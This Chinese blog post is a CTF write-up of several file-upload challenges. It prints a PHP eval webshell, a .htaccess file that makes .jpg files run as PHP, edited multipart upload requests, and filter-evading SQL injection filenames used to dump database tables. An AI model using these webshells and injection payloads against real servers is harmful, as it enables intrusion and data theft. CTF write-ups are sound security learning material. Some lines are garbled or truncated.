upload类型题目总结

原创

l1men222 于 2022-04-20 16:37:33 发布 653 收藏
分类专栏： ctf记录 文章标签： 开发语言

目录

一.buuctf:

1.[GXYCTF2019]BabyUpload1

2.[ACTF2020 新生赛]Upload1

3.你传你□呢

二.攻防世界

1.upload1

2.upload


三.总结

附言


一.buuctf:

1.[GXYCTF2019]BabyUpload1

首先尝试上传php文件，果不其然过滤了php后缀名



改后缀名为jpg，发现还是不行



应该是对内容也有所过滤，看了看wp说是对<?过滤（但不知道是怎么猜出来的）

用js引用绕过过滤。

```
<script language='php'>eval($_POST['v']);</script>
```

这题似乎只有jpg类型可以上传，其他就连png，gif都不行。

而且需要使用apache的.htaccess漏洞才行，这里贴上学习链接

> 利用.htaccess文件攻击上传Shell - Godbn - 博客园

构造.htaccess文件

```
<FilesMatch "123.jpg">
SetHandler application/x-httpd-php
</FilesMatch>
```

注意要用bp修改类型为jpg，不然上传不上去。

```
-----------------------------330786744221613608382416181144
Content-Disposition: form-data; name="uploaded"; filename=".htaccess"
Content-Type: application/octet-stream

<FilesMatch "123.jpg">
SetHandler application/x-httpd-php
</FilesMatch>
-----------------------------330786744221613608382416181144
Content-Disposition: form-data; name="submit"
```




```
-----------------------------330786744221613608382416181144
Content-Disposition: form-data; name="uploaded"; filename=".htaccess"
Content-Type: image/jpeg

<FilesMatch "123.jpg">
SetHandler application/x-httpd-php
</FilesMatch>
-----------------------------330786744221613608382416181144
```


根据提示的地址可以得知蚁剑所需网址。注意需删去/upload前（因为默认从html文件夹开始，而且要在之前构造的webshell地方输入123.jpg）

/var/www/html/upload/a26dffe4b947722dd25cc1c2122f3280/.htaccess succesfully uploaded!

于是蚁剑地址

```
http://c2fbe8b1-488f-4e22-82ab-62bd58f971de.node4.buuoj.cn:81/upload/a26dffe4b947722dd25cc1c2122f3280/123.j
```



在根目录找到flag

run
sbin
srv
sys
tmp
usr

srv	2016-06-09 01:28:25	6 b	0755
sys	2021-12-20 14:41:26	0 b	0555
tmp	2022-04-14 20:13:10	186 b	1777
usr	2016-07-17 02:51:31	19 b	0755
var	2016-07-17 02:50:38	17 b	0755
.dockerenv	2022-04-14 20:11:46	0 b	0755
core	2016-07-14 10:20:03	384 Kb	0600
flag	2022-04-14 20:11:47	43 b	0644

/flag

```
1  flag{2922f637-1b64-41cc-8d52-b25c7d82d889}
2
```


2.[ACTF2020 新生赛]Upload1

这道题对比上道还行，尝试直接上传php类型文件发现不行

> 该文件不允许上传，请上传jpg、png、gif结尾的图片噢!
>
> 确定

于是上传jpg文件抓包改后缀名。直接php被过滤不行，那就改php1，php2，phtml等成功上传

0">Upload Success! Look here~ ./uplo4d/4b3238a6307baa31b72bfb09811b6123.php1 </b

提示地址，用蚁剑连上获取flag

/flag

```
1  flag{8485fba7-27ba-4cf9-bded-63b8bf24f480}
2
```


3.你传你□呢

和之前的babyupload差不多，利用阿帕奇的.htaccess漏洞

构造同上.htaccess文件上传（记得抓包改文件类型再上传）

```
-----------------------------289418989518239944629891986 17
Content-Disposition: form-data; name="uploaded"; filename=".htaccess"
Content-Type:  image/jpeg

<FilesMatch "123.jpg">
SetHandler application/x-httpd-php
</FilesMatch>
-----------------------------289418989518239944629891986 17
Content-Disposition: form-data; name="submit"

消□閱ヲ修消□
-----------------------------289418989518239944629891986 17
```


接着构造一句话木马后上传

/flag

```
1  flag{13951b8d-efaa-490a-beef-52548b827b88}
2
```



在根目录找到flag。

二.攻防世界

1.upload1

这提比较简单，构造一句话木马改后抓包上传

最后没在根目录找到flag，在html下找到flag



2.upload


这题结合了sql注入和文件上传，确实是看了大佬的wp才知道怎么做。而且要用到conv函数来返回（因为题目过滤字母回显，而conv能返回ASCII码来避免过滤）

这里贴上学习链接

> mysql的conv的用法 - 捏捏nienie - 博客园

```
a' +(selselectect conv(substr(hex(database()),1,12),16,10))+ '.jpg
```

最后构造的是这样的文件名称，这里hex是将字符串转换为十六进制，注意这里substr函数截取不能太多不然会变成科学计数法。



转换成十六进制后再转为ASCII得到

应该只是一部分，再次构造

```
a' +(selselectect conv(substr(hex(database()),12,16),16,10))+ '.jpg
```

ASCII码：

6c6f6164

字符串：

load

拼接得到web_upload库

接下来构造payload查表名

```
a'+(seleselectct+CONV(substr(hex((selselectect TABLE_NAME frfromominformation_schema.TABLES where TABLE_SCH
a'+(seleselectct+CONV(substr(hex((selselectect TABLE_NAME frfromominformation_schema.TABLES where TABLE_SCH
a'+(seleselectct+CONV(substr(hex((selselectect TABLE_NAME frfromominformation_schema.TABLES where TABLE_SCH
```

114784820031327
112615676665705
126853610566245

ASCII码：

68656c6c6f5f666c61675f69735f68657265

字符串：

hello_flag_is_here

然后查列名

```
s '+(seleselectct+CONV(substr(hex((seselectlect COLUMN_NAME frfromom information_schema.COLUMNS where TABLE
s '+(seleselectct+CONV(substr(hex((seselectlect COLUMN_NAME frfromom information_schema.COLUMNS where TABLE
```

ASCII码：

695f616d5f666c6167

字符串：

i_am_flag

查字段值

```
s '+(seleselectct+CONV(substr(hex((selselectect i_am_flag frfromom hello_flag_is_here limit 0,1)),1,12),16,
s '+(seleselectct+CONV(substr(hex((selselectect i_am_flag frfromom hello_flag_is_here limit 0,1)),13,12),16
s '+(seleselectct+CONV(substr(hex((selselectect i_am_flag frfromom hello_flag_is_here limit 0,1)),25,12),16
```

得到flag（不用套任何东西）

```
!!_@m_Th.e_F!lag
```

注意：这里判断是否已经取完字符看回显的数字大小，一般比之前的十进制数位数少就说明取完了

三.总结

总的来说简单题目就是构造一句话木马，寻找可行的上传类型，改类型上传，最后用蚁剑。

较难的题目就是使用阿帕奇的.htaccess漏洞，上传.htaccess文件再上传一句话木马，最后用蚁剑。

其他更难的题目就是像攻防世界里upload一样结合了上传和其他知识的题目，那就要结合题目思考了。

附言

文件上传就在这里告一段落，接下来总结一下xss再加上几道例题吧，希望自己不要鸽了。

希望自己不要这么菜吧 _(:з」∠)_ ----L1men2